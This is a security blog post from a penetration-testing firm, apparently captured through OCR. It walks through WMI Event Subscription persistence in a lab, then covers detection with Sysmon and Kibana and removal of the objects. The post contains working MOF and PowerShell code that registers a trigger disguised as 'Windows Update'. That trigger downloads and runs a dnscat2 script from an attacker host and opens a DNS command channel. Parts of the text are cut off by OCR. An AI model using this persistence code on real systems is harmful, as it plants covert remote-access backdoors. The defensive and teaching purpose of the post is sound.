An intro into abusing and identifying WMI Event Subscriptions for persistence.

April 3, 2019 Blue Team Knowledge Base Purple Team Red Team

Overview

Windows Management Instrumentation (WMI) Event Subscriptions are one of many ways to establish persistence on a network. The technique, IDT1084 on Mitre ATT&CK, can be fairly discreet and has been used by APT29 to establish backdoors. We're not going to dig into too much detail about WMI Event Subscriptions themselves, as some good material on the subject already exists:

- https://learn-powershell.net/2013/08/14/powershell-and-events-permanent-wmi-event-subscriptions/
- http://www.fuzzysecurity.com/tutorials/19.html
- https://www.blackhat.com/docs/us-15/materials/us-15-Graeber-Abusing-Windows-Management-Instrumentation-WMI-To-Build-A-Persistent%20Asynchronous-And-Fileless-Backdoor-wp.pdf
- https://medium.com/threatpunter/detecting-removing-wmi-persistence-60ccbb7dff96

In this post we'll give an example using MOF files and PowerShell to create the WMI Event Subscription, then we'll take a look at some events generated by our actions.

So, why are we looking into WMI Event Subscriptions?

- From the **red team** perspective – they're a useful way to achieve persistence and can be adapted to achieve a multitude of objectives
- From the **blue team** perspective – increasing awareness of how they may be abused and how to catch this activity

Part 1a: Abuse (mofcomp.exe)

There are a number of ways to perform this attack and it's probably fair t
MOF (Managed Object Format) files are probably one of the more favoure
teamers.

As previously mentioned there are a number of useful resources out ther
the inner workings of WMI Event Subscriptions, and thanks
to Fuzzysecurity and Huntingmalware we have a base for the MOF file an
understanding of the construction.

In the following example we're going to use a payload that'll initially call *cmd.exe* which in turn executes *powershell.exe* to use *Invoke-Expression* to contact the attacking host 10.133.251.104. This will then execute the PowerShell script dnscat2.ps1 in memory and communicate with the dnscat2 server we have listening on the attacking host. We'll talk about the triggers shortly. This may not be the most discrete payload, but it works well for visualising the attack.

```
#PRAGMA NAMESPACE ("\\\\.\\root\\subscription")

instance of __EventFilter as $EventFilter
{
   Name = "Windows Update Event MOF";
   EventNamespace = "root\\cimv2";
   Query = "SELECT * FROM __InstanceCreationEvent WITHIN 5"
        "WHERE TargetInstance ISA \"Win32_NTLogEvent\" "
        "AND TargetInstance.EventCode = \"257\" "
        "AND TargetInstance.Message LIKE \"%10.133.251.104%\" ";
   QueryLanguage = "WQL";
};

instance of CommandLineEventConsumer as $Consumer
{
   Name = "Windows Update Consumer MOF";
   RunInteractively = false;
   CommandLineTemplate = "cmd /C powershell.exe -nop iex(New-Object
Net.WebClient).DownloadString('http://10.133.251.104/dnscat2.ps1'); Start-Dnscat2 -
Domain attacker.pwned.network";
};

instance of __FilterToConsumerBinding
{
   Filter = $EventFilter;
   Consumer = $Consumer;
};
```

Once the MOF file is created, we need to compile this with mofcomp.exe

```
mofcomp.exe \\10.133.251.104\content\wmi.mof
```

The attack flow:


1. A WMI Event Subscription is created on 10.133.48.104/UK-WKS-104 (the target).
2. A port scan of TCP 5900 (VNC) from host 10.133.251.105 to 10.133.48.104 is carried out. The event ID 257 is created on the target but nothing happens as the trigger is dependant on the event message field containing 10.133.251.104.
3. A second port scan from the attacking host 10.133.251.104 to 10.133.48.104 successfully triggers the payload.
4. Within the second event 257 message field, a reference to 10.133.251.104 is found.
5. The target 10.133.48.104 connects to http://10.133.251.104/dnscat2.ps1 and executes the script in memory.
6. An Out of Band (OOB) DNS channel is created between the attacker 1
   and the target 10.133.48.104.

As a side note; to perform the same action (PowerShell payload is called)
the opening of *notepad.exe* instead of querying the event log (as in the i
use the Win32_Process class and end up with an Event Filter that resemb
like the following example:

```
instance of __EventFilter as $EventFilterinstance
{
   Name = "Windows Update Event MOF";
```


```
    EventNamespace = “root\\cimv2”;
    Query = “SELECT * FROM __InstanceCreationEvent WITHIN 5"
          “WHERE TargetInstance ISA \”Win32_Process\” ”
          “AND TargetInstance.Name = \”notepad.exe\” “;
    QueryLanguage = “WQL”;
};
```

Now to see the attack in action…




The query is looking for event ID 257 (in this example the Windows client is running TightVNC Server), so we've chosen an event that can be triggered from a remote connection to the target and includes predictable elements so it can be easily reproduced.

You'll notice that in the video the WMI Event didn't trigger on a port scan from 10.133.251.105.



But, as per the defined Event Filter, the event did trigger by a scan of the same port from 10.133.251.104.



Part 1b: Abuse (PowerShell):

This is the same attack as above, but using PowerShell to create the WMI Subscription.

Using this template we'll generate a PoC.

The following example is again based on Win32_NTLogEvent, uses the same payload and follows the same attack flow as per the previous MOF PoC.

```
$EventFilterName = “Windows Update Event PS“
$EventConsumerName = “Windows Update Consumer PS“

$Payload = “cmd /C powershell.exe -nop iex(New-Object
Net.WebClient).DownloadString(‘http://10.133.251.104/dnscat2.ps1’); Start-Dnscat2 -
Domain attacker.pwned.network“

#Event filter
$EventFilterArgs = @{
   EventNamespace = ‘root/cimv2’
   Name = $EventFilterName
   Query = “SELECT * FROM __InstanceCreationEvent WITHIN 5 WHERE TargetInstance ISA
‘Win32_NTLogEvent’ AND TargetInstance.EventCode = ‘257’ AND TargetInstance.Message
LIKE ‘%10.133.251.104%’“
   QueryLanguage = ‘WQL’
}

$Filter = Set-WmiInstance -Namespace root/subscription -Class __EventFilter -Arguments
$EventFilterArgs

#CommandLineEventConsumer
$CommandLineConsumerArgs = @{
   Name = $EventConsumerName
   CommandLineTemplate = $Payload
}

$Consumer = Set-WmiInstance -Namespace root/subscription -Class
CommandLineEventConsumer -Arguments $CommandLineConsumerArgs

#FilterToConsumerBinding
$FilterToConsumerArgs = @{
   Filter = $Filter
   Consumer = $Consumer
}

$FilterToConsumerBinding = Set-WmiInstance -Namespace root/subscription -Class
__FilterToConsumerBinding -Arguments $FilterToConsumerArgs
```

Using either method, the Event Filter and CommandLineEventConsumer payload elements are very customisable. These examples are solely to highlight the versatility of this attack technique.


Part 2: Detection:

Background: The LAB in which we’re performing this attack has Windows 10 hosts configured with Sysmon, Winlogbeat and Packetbeat. Events and log data are shipped to an ELK stack so we’ll be using Kibana to search for the relevant IOCs. In this post we’ll be covering WMI Event Subscription logging as opposed to PowerShell logging.

The interesting event ID’s (thanks Darkoperator) are 19, 20 and 21.

Within Kibana, the following query will retrieve the interesting data from

```
beat.hostname : “UK-WKS-104” AND log_name : sysmon AND event_id : (19
```



Drilling further down into each event reveals further useful data.

Event ID 19:

#	event_id	19
t	host.architecture	x86_64
t	host.id	ab2b8dbb-32fd-4c14-ac85-e5eec46d098f
t	host.name	UK-WKS-104
t	host.os.build	17134.228
t	host.os.family	windows
t	host.os.platform	windows
t	host.os.version	10.0
t	level	Information
t	log_name	Microsoft-Windows-Sysmon/Operational
t	message	WmiEventFilter activity detected: RuleName: EventType: WmiFilterEvent UtcTime: 2019-04-08 17:14:10.435 Operation: Created User: INSEC-CORP\svc-updates-007 EventNamespace: "root\\cimv2" Name: "Windows Update Event MOF" Query: "SELECT * FROM __InstanceCreationEvent WITHIN 5WHERE TargetInstance ISA \"Win32_NTLogEvent\" AND TargetInstance.EventCode = \"257\" AND TargetInstance.Message LIKE \"%10.133.251.104%\" "

Event ID 20:

#	event_id	20
t	host.architecture	x86_64
t	host.id	ab2b8dbb-32fd-4c14-ac85-e5eec46d098f
t	host.name	UK-WKS-104
t	host.os.build	17134.228
t	host.os.family	windows
t	host.os.platform	windows
t	host.os.version	10.0
t	level	Information
t	log_name	Microsoft-Windows-Sysmon/Operational
t	message	WmiEventConsumer activity detected: RuleName: EventType: WmiConsumerEvent UtcTime: 2019-04-08 17:14:10.436 Operation: Created User: INSEC-CORP\svc-updates-007 Name: "Windows Update Consumer MOF" Type: Command Line Destination: "cmd /C powershell.exe -nop iex(New-Object Net.WebClient).DownloadString('http://10.133.251.104/dnscat2.ps1'); Start-Dnscat2 -Domain attacker.pwned.network"

Event ID 21:

#	event_id	21
t	host.architecture	x86_64
t	host.id	ab2b8dbb-32fd-4c14-ac85-e5eec46d098f
t	host.name	UK-WKS-104
t	host.os.build	17134.228
t	host.os.family	windows
t	host.os.platform	windows
t	host.os.version	10.0
t	level	Information
t	log_name	Microsoft-Windows-Sysmon/Operational
t	message	WmiEventConsumerToFilter activity detected: RuleName: EventType: WmiBindingEvent UtcTime: 2019-04-08 17:14:10.479 Operation: Created User: INSEC-CORP\svc-updates-007 Consumer: "\\\\.\\root\\subscription:CommandLineEventConsumer.Name=\"Windows Update Consumer MOF\"" Filter: "\\\\.\\root\\subscription:__EventFilter.Name=\"Windows Update Event MOF\""

We do have Sysmon configured in the LAB and this monitors *Process Create*, hence mofcomp.exe execution is caught.

▸	April 8th 2019, 18:14:10.480	21	WmiEventConsumerToFilter activity detected: RuleName: EventType: WmiBindingEvent UtcTime: 2019-04-08 17:14:10.479 Operation: Created User: INSEC-CORP\svc-updates-007 Consumer: "\\\\.\\root\\subscription:CommandLineEventConsumer.Name=\"Windows Update Consumer MOF\""
▸	April 8th 2019, 18:14:10.437	20	WmiEventConsumer activity detected: RuleName: EventType: WmiConsumerEvent UtcTime: 2019-04-08 17:14:10.436 Operation: Created User: INSEC-CORP\svc-updates-007 Name: "Windows Update Consumer MOF"
▸	April 8th 2019, 18:14:10.436	19	WmiEventFilter activity detected: RuleName: EventType: WmiFilterEvent UtcTime: 2019-04-08 17:14:10.435 Operation: Created User: INSEC-CORP\svc-updates-007 EventNamespace: "root\\cimv2"
▸	April 8th 2019, 18:14:10.430	4,673	A privileged service was called. Subject: Security ID: S-1-5-18 Account Name: UK-WKS-104$ Account Domain: INSEC-CORP Logon ID: 0x3E7
▸	April 8th 2019, 18:14:10.423	4,673	A privileged service was called. Subject: Security ID: S-1-5-18 Account Name: UK-WKS-104$ Account Domain: INSEC-CORP Logon ID: 0x3E7
▸	April 8th 2019, 18:14:10.400	4,673	A privileged service was called. Subject: Security ID: S-1-5-18 Account Name: UK-WKS-104$ Account Domain: INSEC-CORP Logon ID: 0x3E7
▸	April 8th 2019, 18:14:10.276	1	Process Create: RuleName: UtcTime: 2019-04-08 17:14:10.253 ProcessGuid: {AB2B8DBB-8162-5CAB-0000-001058381D00} ProcessId: 5892 Image: C:\Windows\System32\wbem\mofcomp.exe FileVersion: 10.0.17134.1 (WinBuild.160101.0800)

Additionally, with access to the target host, it's possible to query for and inventory the WMI Event Filters, Consumers and Bindings.

Event Filters:

```
Get-WMIObject -Namespace root/Subscription -Class __EventFilter
```

```
__GENUS          : 2
__CLASS          : __EventFilter
__SUPERCLASS     : __IndicationRelated
__DYNASTY        : __SystemClass
__RELPATH        : __EventFilter.Name="Windows Update Event MOF"
__PROPERTY_COUNT : 6
__DERIVATION     : {__IndicationRelated, __SystemClass}
__SERVER         : UK-WKS-104
__NAMESPACE      : ROOT\Subscription
__PATH           : \\UK-WKS-104\ROOT\Subscription:__EventFilter.Name="Windows Update Event MOF"
CreatorSID       : {1, 5, 0, 0...}
EventAccess      :
EventNamespace   : root\cimv2
Name             : Windows Update Event MOF
Query            : SELECT * FROM __InstanceCreationEvent WITHIN 5WHERE TargetInstance ISA "Win32_NTLogEvent" AND T
                   "257" AND TargetInstance.Message LIKE "%10.133.251.104%"
QueryLanguage    : WQL
PSComputerName   : UK-WKS-104
```

Consumers:

```
Get-WMIObject -Namespace root/Subscription -Class CommandLineEventCons
```

```
__GENUS                : 2
__CLASS                : CommandLineEventConsumer
__SUPERCLASS           : __EventConsumer
__DYNASTY              : __SystemClass
__RELPATH              : CommandLineEventConsumer.Name="Windows Update Consumer MOF"
__PROPERTY_COUNT       : 27
__DERIVATION           : {__EventConsumer, __IndicationRelated, __SystemClass}
__SERVER               : UK-WKS-104
__NAMESPACE            : ROOT\Subscription
__PATH                 : \\UK-WKS-104\ROOT\Subscription:CommandLineEventConsumer.Name="Windows Update Consumer MOF"
CommandLineTemplate    : cmd /C powershell.exe -nop iex(New-Object Net.WebClient).DownloadString('http://10.133.251.104/dnscat2.ps1');
                         Start-Dnscat2 -Domain attacker.pwned.network
CreateNewConsole       : False
CreateNewProcessGroup  : False
CreateSeparateWowVdm   : False
CreateSharedWowVdm     : False
CreatorSID             : {1, 5, 0, 0...}
DesktopName            :
ExecutablePath         :
FillAttribute          :
ForceOffFeedback       : False
ForceOnFeedback        : False
KillTimeout            : 0
MachineName            :
MaximumQueueSize       :
Name                   : Windows Update Consumer MOF
Priority               : 32
RunInteractively       : False
ShowWindowCommand      :
UseDefaultErrorMode    : False
WindowTitle            :
WorkingDirectory       :
XCoordinate            :
XNumCharacters         :
XSize                  :
YCoordinate            :
YNumCharacters         :
YSize                  :
PSComputerName         : UK-WKS-104
```

Bindings:

```
Get-WMIObject -Namespace root/Subscription -Class CommandLineEventConsumer
```

```
__GENUS                : 2
__CLASS                : __FilterToConsumerBinding
__SUPERCLASS           : __IndicationRelated
__DYNASTY              : __SystemClass
__RELPATH              : __FilterToConsumerBinding.Consumer="\\\\.\\root\\subscription:CommandLineEventConsumer.Name=\"Windows Update
                         Consumer MOF\"",Filter="\\\\.\\root\\subscription:__EventFilter.Name=\"Windows Update Event MOF\""
__PROPERTY_COUNT       : 7
__DERIVATION           : {__IndicationRelated, __SystemClass}
__SERVER               : UK-WKS-104
__NAMESPACE            : ROOT\Subscription
__PATH                 : \\UK-WKS-104\ROOT\Subscription:__FilterToConsumerBinding.Consumer="\\\\.\\root\\subscription:CommandLineEventConsume
                         r.Name=\"Windows Update Consumer MOF\"",Filter="\\\\.\\root\\subscription:__EventFilter.Name=\"Windows Update Event
                         MOF\""
Consumer               : \\.\root\subscription:CommandLineEventConsumer.Name="Windows Update Consumer MOF"
CreatorSID             : {1, 5, 0, 0...}
DeliverSynchronously   : False
DeliveryQoS            :
Filter                 : \\.\root\subscription:__EventFilter.Name="Windows Update Event MOF"
MaintainSecurityContext : False
SlowDownProviders      : False
PSComputerName         : UK-WKS-104
```

Part 3: Removal:

Once identified, it's a relatively simple task to remove the relevant events, consumers and bindings but if someone has got this far, there is likely more to investigate ????

Remove Event Filters:

```
Get-WMIObject -Namespace root/Subscription -Class __EventFilter -Filter "Name='Windows Update Event MOF'" | Remove-WmiObject -Verbose
```

Remove Consumers:

```
Get-WMIObject -Namespace root/Subscription -Class CommandLineEventConsumer -Filter "Name='Windows Update Consumer MOF'" | Remove-WmiObject -Verbose
```

Remove Bindings:

```
Get-WMIObject -Namespace root/Subscription -Class __FilterToConsumerBinding -Filter "__Path LIKE '%Windows Update%'" | Remove-WmiObject -Verbose
```

As Matt Graeber states in his Blackhat research paper, Sysinternals AutoRuns can also be used to identify and remove these objects.

About In.security

In.security was formed by Will and Owen, two cyber security specialists driven to he
safe and secure against cyber threats and attacks. After having worked together sin
companies, they each gained considerable experience in system/network administra

penetration testing plus training. Based in Cambridgeshire, but operating nationally, we can provide a range of services and training for businesses and individuals alike. Read more about our services below:

- Penetration testing
- Build reviews
- Phishing assessments
- Cloud security auditing
- Vulnerability assessments
- Red team testing
- Password auditing

Ready to get started?

Let's discuss your security needs.

+44(0)333 210 1337

Speak to us ↗

+44(0)333 210 1337

contact@in.security

In.security Limited
Allia Future Business
Centre Cambridge
Kings Hedges Road
Cambridge
CB4 2HY

Penetration Testing
Cyber Vulnerability Assessments
Build Review
Red Team Testing
Phishing Assessment
Active Directory Password Audit
Cloud Security Audit

Ethical Hacking Training
Cyber Threat Hunting
Cyber Awareness
Password Cracking 101+1